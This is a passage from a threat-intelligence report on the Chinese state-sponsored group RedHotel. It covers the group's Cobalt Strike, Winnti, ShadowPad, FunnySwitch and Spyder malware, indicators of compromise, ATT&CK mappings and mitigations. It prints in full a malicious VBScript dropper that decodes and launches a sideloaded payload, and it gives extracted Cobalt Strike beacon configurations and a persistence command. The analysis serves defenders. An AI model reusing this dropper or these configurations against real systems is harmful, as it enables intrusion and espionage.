      pcVar8 = "Load NtAllocateVirtualMemory error:%d \n";
      goto LAB_180001f66;
    }
  }
```

Figure 9: *Identical process injection error messages observed in Cobalt Strike loaders VFTRACE.dll (ab949af896b6a6d986aed6096c36c4f323f650ccccfc7ea49004ba919d1bfa46) [left] and mcvsocfg.dll (6f31a4656afb8d9245b5b2f5a634ddfbdb9db3ca565d2c52aee68554ede068d1) [right] (Source: Recorded Future)*

```
<html>
<head>
<script language="VBScript">
Dim intLeft
Dim intTop
Sub ShowWindow
    window.moveTo intLeft,intTop
    window.clearTimeout(idTimer)
End Sub
Sub window_onload
    intLeft = window.screenLeft
    intTop = window.screenTop
    window.moveTo -2000,-2000
    const impersonation = 3
    Const fgssd = 12
    Set Locator = CreateObject("WbemScripting.SWbemLocator")
    Set Service = Locator.ConnectServer()
    Service.Security_.ImpersonationLevel=impersonation
    Set objStartup = Service.Get("Win32_ProcessStartup")
    Set fdsbcd = objStartup.SpawnInstance_
    fdsbcd.ShowWindow = fgssd
    Set Process = Service.Get("Win32_Process")
    Error = Process.Create("cmd.exe /c for /r c:\windows\system32\ %i in (*ertu*.exe) do copy %i %appdata%\chrome.exe /y&findstr TVNDRgAAA %Appdata%\Fh2u190.tmp > %Appdata%\F
        h2u191.tmp&%appdata%\chrome.exe -decode %Appdata%\Fh2u191.tmp %Appdata%\Fh2u192.tmp&expand -F:* %Appdata%\Fh2u192.tmp %Appdata%\&start %appdata%\R
        esilient_Radiance.docx&start %Appdata%\mcods.exe&del %Appdata%\Fh2u190.tmp %appdata%\chrome.exe %Appdata%\Fh2u191.tmp %Appdata%\Fh2u192.tmp", null, fdsbcd,
        intProcessID)

    window.close()
end sub
</script>
</head>
</html>
```

Figure 10: *Malicious script served from* 38.54.16[.]131 *(Source: Recorded Future)*

Wider RedHotel Tooling

RedHotel's Split Cobalt Strike Usage during Initial Access and Long-Term Intrusions

From at least 2019 to 2023, Insikt Group has observed the use of a customized Cobalt Strike C2 profile by RedHotel that masquerades as the Microsoft Windows Compatibility Troubleshooter service. Specifically, the configuration features the Windows diagnostic hostname `v10.vortex-win.data.microsoft[.]com` as its host header as well as the header `User-Agent: CompatibilityTroubleshooter` (see **Appendix C** for full extracted configuration).

RedHotel Cobalt Strike samples observed using this configuration in May 2023 were configured to communicate with the C2 domain *api.asia-cdn[.]asia*, which resolved to the IP addresses *5.188.34[.]164* and *45.77.153[.]197* during this period. Both of these IP addresses returned identical uncommon HTTP banners on TCP port 443. Insikt Group correlated additional infrastructure observed with similar HTTP banners since late 2019 onward to known historical RedHotel activity, many of which were concurrently detected as PlugX C2s within Recorded Future data sets. Cobalt Strike C2s exhibiting these banners in 2021 and 2022 were observed hosting domains spoofing a Taiwanese university and multiple Asian telecommunications providers in Myanmar, the Philippines, Singapore, and Sri Lanka.

Insikt Group observed multiple overlaps with known historical RedHotel activity and these banners. For example, the IP address *45.32.37[.]243* was observed exhibiting similar uncommon banners and a TLS certificate masquerading as Microsoft's Compatibility Troubleshooter service (certificate SHA256 fingerprint: 48225f022ba3f303cc7003f45cb7f7ddb6090005a31e92351bf1873d0dab736a). This IP address concurrently hosted the RedHotel subdomain *doc.goog1eweb[.]com*, which was also used as a C2 domain for the group's bespoke backdoor FunnySwitch[1].

While the above Cobalt Strike infrastructure is associated with RedHotel's long-term intrusion C2 infrastructure network, Insikt Group also observed continued Cobalt Strike usage that we associate with the group's reconnaissance and exploitation infrastructure cluster described in **Figure 2**. Previously, this cluster was largely composed of compromised Oracle Glassfish servers. We have observed continued occasional use of compromised Glassfish servers by the group, coupled with the use of Cloudflare proxies to hide real server IP addresses. While these domains have typically resolved to CloudFlare CDN edge servers, on some occasions we were able to identify the real IP addresses these domains were hosted on, as shown in **Table 2** for the RedHotel domains *mtlklabs[.]co* and *conhostsadas[.]website*.

Server responses and open-directory file names observed on this cluster of RedHotel infrastructure are also indicative of the group's likely use of the open-source tools nps (an intranet penetration proxy server), Supershell (C2 remote control platform), Asset Reconnaissance Lighthouse ([ARL], a reconnaissance and asset discovery tool), and reGeorg (webshell and proxy tool), while the group has

[1] *https://www.ptsecurity[.]com/ww-en/analytics/pt-esc-threat-intelligence/higaisa-or-winnti-apt-41-backdoors-old-and-new/*

also historically used the scanning tool Acunetix via this infrastructure cluster. The presence of these tools support the assessment that this infrastructure is used for initial access and reconnaissance operations, prior to shifting toward long-term access using the distinct network infrastructure described in **Figure 2**.

Domain	First Seen	Last Seen	IP Address	Notes
mtlklabs[.]co	July 2022	August 2022	116.63.252[.]248	Cobalt Strike C2 and nps usage
mtlklabs[.]co	August 2022	September 2022	114.115.255[.]234	Cobalt Strike C2, nps, and ARL usage
mtlklabs[.]co	July 2022	March 2023	107.170.109[.]82	Compromised Glassfish server previously observed in RedHotel activity — used as Cobalt Strike C2
mtlklabs[.]co	May 2023	May 2023	206.119.167[.]164	Cobalt Strike C2
conhostsadas[.]website	August 2022	August 2022	114.116.108[.]128	Cobalt Strike C2 and nps usage
conhostsadas[.]website	August 2022	February 2023	8.142.124[.]166	Cobalt Strike C2 and nps usage
conhostsadas[.]website	February 2023	February 2023	104.237.135[.]20	Compromised Glassfish server used as Cobalt Strike C2

Table 2: *RedHotel Cobalt Strike C2 servers used in reconnaissance and exploitation initial access activity, excluding CloudFlare resolutions (Source: Recorded Future)*

Cobalt Strike configurations associated with this infrastructure also used a customized jQuery profile, which include the uri `/jquery-3.3.2.N2cQ4mXdZ4nIo9XIhttp.min.js` and user agent `Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36`. This same customized profile was also observed in relation to the previously referenced RedHotel IP address *1.13.82[.]101* associated with the *cookietest[.]ml* domain.

Winnti (Linux and Windows Variants)

In addition to the use of multiple Windows families, RedHotel has also regularly employed the Linux variant of the custom Winnti backdoor previously highlighted by Chronicle researchers. RedHotel is one of multiple Chinese state-sponsored threat activity groups that have historically used the Winnti backdoor. The Linux version used by RedHotel consists of a main backdoor (`libxselinux`) and a library (`libxselinux.so`), the latter of which is a fork of the open-source userland rootkit Azazel used

to hide the malware's operations. Example Winnti Linux samples configured to communicate with RedHotel C2 infrastructure are shown in **Table 3**.

RedHotel Linux Winnti Samples (SHA256 Hash)	C2 Domain
5861584bb7fa46373c1b1f83b1e066a3d82e9c10ce87539ee1633ef0f567e743	vt.livehost[.]live
69ff2f88c1f9007b80d591e9655cc61eaa4709ccd8b3aa6ec15e3aa46b9098bd	vt.livehost[.]live
2f1321c6cf0bc3cf955e86692bfc4ba836f5580c8b1469ce35aa250c97f0076e	bwlgrafana.itcom888[.]live
f1dcf623a8f8f4b26fe54fb17c8597d6cc3f7066789daf47a5f1179bd7f7001a	bwlgrafana.itcom888[.]live

Table 3: *RedHotel Winnti Linux samples (Source: Recorded Future)*

ShadowPad

RedHotel has been a frequent user of the custom modular backdoor ShadowPad since at least 2019. The group has also been one of the primary users of the bespoke packing mechanism ScatterBee (also known as ShadowShredder and PoppingBee) to obfuscate ShadowPad payloads, as has been well-documented in public reporting (1, 2).

To date, Insikt Group has observed ShadowPad being used by at least 13 distinct Chinese state-sponsored threat activity groups, including multiple groups associated with either the Chinese Ministry of State Security (MSS) or the People's Liberation Army (PLA). Third-party reporting suggests that ShadowPad was potentially originally developed by RedGolf (APT41, Brass Typhoon) operators (1, 2, 3), a group of contractors with ties to the MSS. RedGolf was also the first observed ShadowPad user from at least 2015, before the malware family began to be shared more widely across Chinese state-sponsored groups from approximately 2019 onwards.

FunnySwitch and Spyder Backdoors

In addition to privately shared malware such as ShadowPad and Winnti, RedHotel has also used its own custom malware families such as FunnySwitch and Spyder. As first reported by PTSecurity[2], FunnySwitch is a .NET backdoor typically loaded via DLL search order hijacking. **Table 4** highlights historical FunnySwitch samples observed in RedHotel activity, which masquerade as the legitimate McAfee VirusScan Configuration file `mcvsocfg.dll`, and are intended to be executed through DLL search order hijacking by the legitimate McAfee VirusScan executable `mcods.exe` to load the `Funny.dll` payload into memory.

[2] *https://www.ptsecurity[.]com/ww-en/analytics/pt-esc-threat-intelligence/higaisa-or-winnti-apt-41-backdoors-old-and-new/*

RedHotel FunnySwitch Samples (SHA256 Hash)	C2 Domain
7056e9b69cc2fbc79ba7a492906bcc84dabc6ea95383dff3844dfde5278d9c7a	yjuq1jeab.nslookup[.]club
ede0c1f0d6c3d982f63abbdd5f10648948a44e5fa0d948a89244a06abaf2ecfe	yt-sslvpn.itcom888[.]live

Table 4: *RedHotel FunnySwitch samples (Source: Recorded Future)*

The Spyder Backdoor, first documented by Dr.Web researchers[3], has also been observed in historical RedHotel activity. VMware researchers have also noted close similarities between Spyder and Winnti version 4.0, hypothesizing that Spyder is a lightweight version of this Winnti variant. Similar to the FunnySwitch samples above, we have also observed RedHotel abuse the legitimate `mcods.exe` executable through DLL search order hijacking to load `mcvsocfg.dll` in Spyder execution chains, as shown in the historical examples in **Table 5**, which all communicate with the RedHotel C2 domain *vappvcsa.itcom888[.]live*.

RedHotel Spyder Samples (SHA256 Hash)	Note
7a61708f391a667c8bb91fcfd7392a328986059563d972960f8237a69e375d50	Initial Dropper
5d3a6f5bd0a72ee653c6bdad68275df730b836d6f9325ee57ec7d32997d5dcef	mcvsocfg.dll
1ded9878f8680e1d91354cbb5ad8a6960efd6ddca2da157eb4c1ef0f0430fd5f	Initial Dropper
e053ca5888fb0d5099efed76e68a1af0020aaaa34ca610e7a1ac0ae9ffe36f6e	mcvsocfg.dll
24d4089f74672bc00c897a74664287fe14d63a9b78a8fe2bdbbf9b870b40d85c	mcvsocfg.dll

Table 5: *RedHotel Spyder samples (Source: Recorded Future)*

Mitigations

- Configure your intrusion detection systems (IDS), intrusion prevention systems (IPS), or any network defense mechanisms in place to alert on — and upon review, consider blocking connection attempts to and from — the external IP addresses and domains linked in **Appendix A**.
- Ensure a risk-based approach for patching of vulnerabilities, prioritizing high-risk vulnerabilities and those being exploited in the wild as determined through the Recorded Future Vulnerability Intelligence module.
- Ensure security monitoring and detection capabilities are in place for all external-facing services and devices. Monitor for follow-on activity likely to take place following exploitation of these external-facing services, such as the deployment of webshells, backdoors, or reverse shells, and subsequent lateral movement to internal networks.

[3] *https://st.drweb[.]com/static/new-www/news/2021/march/BackDoor.Spyder.1_en.pdf*

- Practice network segmentation and ensure special protections exist for sensitive information, such as multi-factor authentication and extremely restricted access and storage on systems only accessible via an internal network.
- Monitor for domain abuse, such as typosquat domains spoofing your organization and vendors, through the Recorded Future Brand Intelligence module.
- Recorded Future proactively detects malicious server configurations and provides means to block them in the Command and Control Security Control Feed. The Command and Control Feed includes tools used by Chinese state-sponsored threat activity groups. Recorded Future clients should alert on and block these C2 servers to allow for detection and remediation of active intrusions.
- By monitoring Malicious Traffic Analysis (MTA), Recorded Future clients are able to alert on and proactively monitor infrastructure that may be potentially involved in notable communication to known C2 IP addresses.

Outlook

Recorded Future's Insikt Group continues to track a wide range of Chinese state-sponsored threat actors conducting intelligence collection and economic espionage activity globally. As a whole, People's Republic of China (PRC)-affiliated cyber operations are conducted at a considerably greater scale and with a wider targeting scope compared to all other state-backed activity tracked by Recorded Future. Since at least 2019, RedHotel has exemplified this relentless scope and scale of wider PRC state-sponsored cyber-espionage activity through maintaining a high operational tempo and targeting public and private sector organizations globally.

One of the RedHotel campaigns analyzed within this report employed the use of a stolen code signing certificate belonging to a Taiwanese gaming company and abused compromised Vietnamese government infrastructure for malware command-and-control of the Brute Ratel C4 offensive security tool. This campaign showed RedHotel's willingness to innovate and add additional tooling beyond its well-established toolset. As noted, we also observed RedHotel targeting a US state legislature using the ShadowPad and Cobalt Strike malware families, indicating that the group's government targeting extends beyond regional interests. Based on historical precedent, we expect RedHotel to continue this activity unperturbed, with the group regularly displaying a high operational risk appetite in the face of public industry reporting.

Appendix A — Indicators of Compromise

Domains:

dga[.]asia
kb.dga[.]asia
video.dga[.]asia
sc.dga[.]asia
dgti.dga[.]asia
nhqdc[.]com
msdn.microsoft.nhqdc[.]com
icoreemail[.]com
demo.icoreemail[.]com
officesuport[.]com
kiwi.officesuport[.]com
cdn.officesuport[.]com
test.officesuport[.]com
mail.officesuport[.]com
ntpc.officesuport[.]com
main.officesuport[.]com
excel.officesuport[.]com
remote.officesuport[.]com
ismtrsn[.]club
lrm.ismtrsn[.]club
tgoomh.ismtrsn[.]club
news.ismtrsn[.]club
icarln.ismtrsn[.]club
liveonlin[.]com
npgsql.liveonlin[.]com
public.liveonlin[.]com
tech.liveonlin[.]com
main.liveonlin[.]com
cctv.liveonlin[.]com
alexa-api[.]com
www.alexa-api[.]com
ngndc[.]com
air.ngndc[.]com
spa.ngndc[.]com
mkn.ngndc[.]com
ekaldhfl[.]club
ts.ekaldhfl[.]club

```
ist.ekaldhfl[.]club
downloads.ekaldhfl[.]club
pps.ekaldhfl[.]club
plt.ekaldhfl[.]club
tlt.ekaldhfl[.]club
thy.ekaldhfl[.]club
us.ekaldhfl[.]club
asia-cdn[.]asia
report.asia-cdn[.]asia
freehighways[.]com
map.freehighways[.]com
iredemail[.]com
index.iredemail[.]com
demo.iredemail[.]com
open.iredemail[.]com
api.iredemail[.]com
full.iredemail[.]com
bbs.iredemail[.]com
0nenote[.]com
keep.0nenote[.]com
asia-cdn[.]asia
api.asia-cdn[.]asia
speedtest.asia-cdn[.]asia
cyberoams[.]com
checkip.cyberoams[.]com
ekaldhfl[.]club
pps.ekaldhfl[.]club
usa.ekaldhfl[.]club
mtlklabs[.]co
conhostsadas[.]website
itcom666[.]live
qbxlwr4nkq[.]itcom666[.]live
8kmobvy5o[.]itcom666[.]live
itcom888[.]live
bwlgrafana[.]itcom888[.]live
itsm-uat-app[.]itcom888[.]live
dkxvb0mf[.]itcom888[.]live
nvw3tdetwx[.]itcom888[.]live
0j10u9wi[.]itcom888[.]live
yt-sslvpn[.]itcom888[.]live
vappvcsa[.]itcom888[.]live
94ceaugp[.]itcom888[.]live
```

sibersystems[.]xyz
fyalluw0[.]sibersystems[.]xyz
sijqlfnbes.sibersystems[.]xyz
jmz8xhxen3.sibersystems[.]xyz
2h3cvvhgtf.sibersystems[.]xyz
3tgdtyfpt9.sibersystems[.]xyz
n71qtqemam.sibersystems[.]xyz
711zm77cwq.sibersystems[.]xyz
R77wu4s847.sibersystems[.]xyz
caamanitoba[.]us
jw7uvtodx4.caamanitoba[.]us
xdryqrbe.caamanitoba[.]us
b1k10pk9.caamanitoba[.]us
6hi6m62bzp.caamanitoba[.]us
livehost[.]live
sci.livehost[.]live

C2 IP Addresses (seen May to June 2023)

1.13.82[.]101
5.188.33[.]188
5.188.33[.]254
5.188.34[.]164
5.188.34[.]173
38.54.16[.]131
38.54.16[.]179
38.60.199[.]87
38.60.199[.]208
45.76.186[.]26
45.77.153[.]197
61.238.103[.]165
64.227.132[.]226
92.38.169[.]222
92.38.176[.]128
92.38.178[.]40
92.38.178[.]60
92.223.90[.]133
95.85.91[.]50
103.140.239[.]41
103.157.142[.]95
108.61.158[.]179
139.180.193[.]182

140.82.7[.]72
141.164.63[.]244
154.212.129[.]132
156.236.114[.]202

TLS Certificate (SHA256 Fingerprints):

f8cd64625f8964239dad1b2ce7372d7a293196455db7c6b5467f7770fd664a61
294fb8f21034475198c3320d01513cc9917629c6fd090af76ea0ff8911e0caa3
9c8e5f6e5e843767f0969770478e3ad449f8a412dad246a17ea69694233884b9
29ed44228ed4a9883194f7e910b2aac8e433ba3edd89596353995ba9b9107093
b02aed9a615b6dff2d48b1dd5d15d898d537033b2f6a5e9737d27b0e0817b30e

Cobalt Strike Loaders

5cba27d29c89caf0c8a8d28b42a8f977f86c92c803d1e2c7386d60c0d8641285
48e81b1c5cc0005cc58b99cefe1b6087c841e952bb06db5a5a6441e92e40bed6
25da610be6acecfd71bbe3a4e88c09f31ad07bdd252eb30feeef9debd9667c51
233bb85dbeba6923153340850169769 5a66b7790e751925231d64bddf80bbf91
aeceaa7a806468766923a00e8c4eb48349f10d069464b53674eeb150e0a59123

Brute Ratel Loaders

6e3c3045bb9d0db4817ad0441ee3c95b8fe3e087388d1ceefb9ebbd2608aef16
6f31a4656afb8d9245b5b2f5a634ddfbdb9db3ca565d2c52aee68554ede068d1
c00991cfeafc055447d7553a14be2303e105b6a97ab35ecf820b9dbd42826f9d

Winnti

5861584bb7fa46373c1b1f83b1e066a3d82e9c10ce87539ee1633ef0f567e743
69ff2f88c1f9007b80d591e9655cc61eaa4709ccd8b3aa6ec15e3aa46b9098bd
2f1321c6cf0bc3cf955e86692bfc4ba836f5580c8b1469ce35aa250c97f0076e
f1dcf623a8f8f4b26fe54fb17c8597d6cc3f7066789daf47a5f1179bd7f7001a

Spyder

7a61708f391a667c8bb91fcfd7392a328986059563d972960f8237a69e375d50
5d3a6f5bd0a72ee653c6bdad68275df730b836d6f9325ee57ec7d32997d5dcef
1ded9878f8680e1d91354cbb5ad8a6960efd6ddca2da157eb4c1ef0f0430fd5f
e053ca5888fb0d5099efed76e68a1af0020aaaa34ca610e7a1ac0ae9ffe36f6e
24d4089f74672bc00c897a74664287fe14d63a9b78a8fe2bdbbf9b870b40d85c

FunnySwitch

```
7056e9b69cc2fbc79ba7a492906bcc84dabc6ea95383dff3844dfde5278d9c7a
ede0c1f0d6c3d982f63abbdd5f10648948a44e5fa0d948a89244a06abaf2ecfe
9eb0124d822d6b0fab6572b2a4445546e8029ad6bd490725015d49755b5845a4
```

Appendix B — Mitre ATT&CK Techniques

Tactic: Technique	ATT&CK Code	Observable
Reconnaissance: Active Scanning: Vulnerability Scanning	T1595.002	RedHotel has used vulnerability scanning tools such as Acunetix to scan externally facing appliances for vulnerabilities
Resource Development: Acquire Infrastructure: Domains	T1583.001	RedHotel has purchased domains, primarily via Namecheap.
Resource Development: Acquire Infrastructure: Virtual Private Server	T1583.003	RedHotel has provisioned actor-controlled VPS, with a preference for the providers Choopa (Vultr), G-Core, and Kaopu Cloud HK Limited.
Resource Development: Compromise Infrastructure: Server	T1584.004	RedHotel has also used compromised GlassFish servers as Cobalt Strike C2s and to scan target networks.
Initial Access: Exploit Public-Facing Application	T1190	RedHotel has exploited public-facing applications for initial access, including Zimbra Collaboration Suite (CVE-2022-24682, CVE-2022-27924, CVE-2022-27925 chained with CVE-2022-37042, and CVE-2022-30333), Microsoft Exchange (ProxyShell), and the Log4Shell vulnerability in Apache Log4J.
Initial Access: Spearphishing: Spearphishing Attachment	T1566.001	RedHotel has used archive spearphishing attachments containing shortcut (LNK) files which fetch remotely hosted scripts (HTA, VBScript). These scripts are then used to trigger DLL search order hijacking infection chains and display decoy documents to users.
Persistence: Server Software Component: Web Shell	T1505.003	RedHotel has used web shells within victim environments and to interact with compromised GlassFish servers
Persistence: Scheduled Task/Job: Scheduled Task	T1053.005	RedHotel has used scheduled tasks for persistence for the group's Spyder backdoor: `C:\Windows\System32\schtasks.exe /RUN /TN PrintWorkflow_10e3b`

Persistence: Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	T1547.001	The ScatterBee ShadowPad loader persists via the Run registry key and also stores the encrypted ShadowPad payload in the registry.
Defense Evasion: Obfuscated Files or Information	T1027	RedHotel has used the tool ScatterBee to obfuscate ShadowPad payloads. The group has also repeatedly stored encrypted or encoded payloads within files named `bin.config`.
Defense Evasion: Deobfuscate/Decode Files or Information	T1140	
Defense Evasion: Subvert Trust Controls: Code Signing	T1553.002	RedHotel has signed malicious binaries using stolen code signing certificates (such as the referenced WANIN International certificate).
Defense Evasion: Hijack Execution Flow: DLL Search Order Hijacking	T1574.001	RedHotel has abused multiple legitimate executables for DLL search order hijacking, including `vfhost.exe`, `mcods.exe`, and `BDReinit.exe`.
Defense Evasion: Masquerading: Match Legitimate Name or Location	T1036.005	RedHotel has used legitimate file names in tandem with DLL search order hijacking to load malicious DLLs.
Command and Control: Proxy: External Proxy	T1090.002	RedHotel has used VPS C2s to proxy traffic upstream to actor-controlled servers.
Command and Control: Application Layer Protocol: Web Protocols	T1071.001	RedHotel Brute Ratel and Cobalt Strike samples referenced within this report communicate over HTTPS.
Exfiltration: Exfiltration Over C2 Channel	T1041	RedHotel has exfiltrated data over malware C2 channels.

Appendix C — Examples of RedHotel Cobalt Strike Malleable C2 Configurations

Parameter		Value
Beacon_type		HTTPS
Port		443
Sleeptime		10000
Maxget		2097806
Jitter		53
Maxdns		61
Pubkey (SHA256)		75d79b6cf7836a88f21b637ae29958b36e8d6926854f2954823dba29e5a8f3fe
C2		api.asia-cdn[.]asia/settings
Useragent		Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML like Gecko) Chrome/77.0.3865.75 Safari/537.36
Set URI		/collect/v1
HttpGet_Metadata	Header	Accept: text/* User-Agent: CompatibilityTroubleshooter
	Host Header	Host: v10.vortex-win.data.microsoft[.]com
	Metadata	Parameter "errortype=crash" Mask Netbiosu Base64URL Prepend "__errdata=" Print
HttpPost_Metadata	Header	Accept: text/* User-Agent: Microsoft-CryptoAPI/10.0
	Host Header	Host: v10.vortex-win.data.microsoft[.]com
	ID	Mask Base64URL Prepend "__cfduid=" Header "Cookie"
	Output	Mask Netbiosu Base64URL Prepend "Metadata=" Print
Spawnto		0
Spawnto_x86		%windir%\\syswow64\\TmPfw.exe

Spawnto_x64		%windir%\\sysnative\\TmPfw.exe
Pipename		-
Crypto_scheme		0
Dns_idle		64.4.54[.]254
Dns_sleep		0
C2_verb_get		POST
C2_verb_post		POST
C2_chunk_post		0
Watermark		0
Cleanup		1
Cfg_caution		1
Host_header		-
Http_no_cookies		1
Proxy_behavior		2
Tcp_frame_header		-
Smb_frame_header		-
Exit_funk		0
Killdate		0
Gargle_nook		152826
Procinj_perms_i		4
Procinj_perms		32
Procinj_minalloc		16384
Procinj_stub		b45c036bbd28beb8d8d3b7f592e1f3f6
Procinj_execute		CreateThread SetThreadContext NtQueueApcThread_s CreateRemoteThread RtlCreateUserThread
Procinj_allocator		1


Table 6: *Extracted RedHotel Cobalt Strike configuration for C2:* api.asia-cdn[.]asia *(Source: Recorded Future)*

Parameter		Value
beacon_type		HTTPS
protocol		8
port		4443
sleeptime		5000
maxget		1403644
jitter		20
pubkey (SHA256)		b4cc0b4540d185dd9f5ceabd1fbca85370f1124f7eb44277d871fb1aaf05d7ad
C2		1.13.82[.]101/jquery-3.3.2.N2cQ4mXdZ4nIo9XIhttp.min.js
domain_strategy		0
domain_strategy_seconds		4294967295
domain_strategy_fail_x		4294967295
domain_strategy_fail_seconds		4294967295
spawnto		0
spawnto_x86		%windir%\\syswow64\\conhost.exe
spawnto_x64		%windir%\\sysnative\\conhost.exe
crypto_scheme		0
watermark		391144938
cleanup		1
cfg_caution		0
max_retry_strategy_attempts		0
max_retry_strategy_increase		0
max_retry_strategy_duration		0
useragent		Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML like Gecko) Chrome/92.0.4515.159 Safari/537.36
Set URI		/jquery-3.3.2.N2cQ4mXdZ4nIo9XIhttppost.min.js
HttpGet_Metadata	Header	Accept: text/htmlapplication/xhtml+xmlapplication/xml;q=0.9*/*;q=0.8 Referer: http://code.jquery[.]com/ Accept-Encoding: gzip deflate
	Host Header	Host: cookietest[.]ml
	Metadata	Base64URL Prepend "__errdata=" Header "Cookie"
HttpPost_Metadata	Header	Accept: text/htmlapplication/xhtml+xmlapplication/xml;q=0.9*/*;q=0.8 Referer: http://code.jquery[.]com/ Accept-Encoding: gzip deflate

	Host Header	Host: cookietest[.]ml
	ID	Mask Base64URL Prepend "__errdata="
	Output	Mask Base64URL Print
http_no_cookies		1
proxy_behavior		2
exit_funk		0
killdate		0
gargle_nook		1
procinj_perms_i		4
procinj_perms		32
procinj_minalloc		17500
procinj_stub		b50b86d735412685eb6044ad8d01781c
procinj_execute		CreateThread \ntdll!RtlUserThreadStart+0x42\ CreateThread NtQueueApcThread_s CreateRemoteThread RtlCreateUserThread
procinj_allocator		1
procinj_bof_reuse_mem		1
bof_allocator		0

Table 7: *Extracted RedHotel Cobalt Strike configuration for C2: 1.13.82[.]101 (Source: Recorded Future)*

Appendix D — Diamond Model of Intrusion Analysis



About Insikt Group®

Recorded Future's Insikt Group, the company's threat research division, comprises analysts and security researchers with deep government, law enforcement, military, and intelligence agency experience. Their mission is to produce intelligence that reduces risk for clients, enables tangible outcomes, and prevents business disruption.

About Recorded Future®

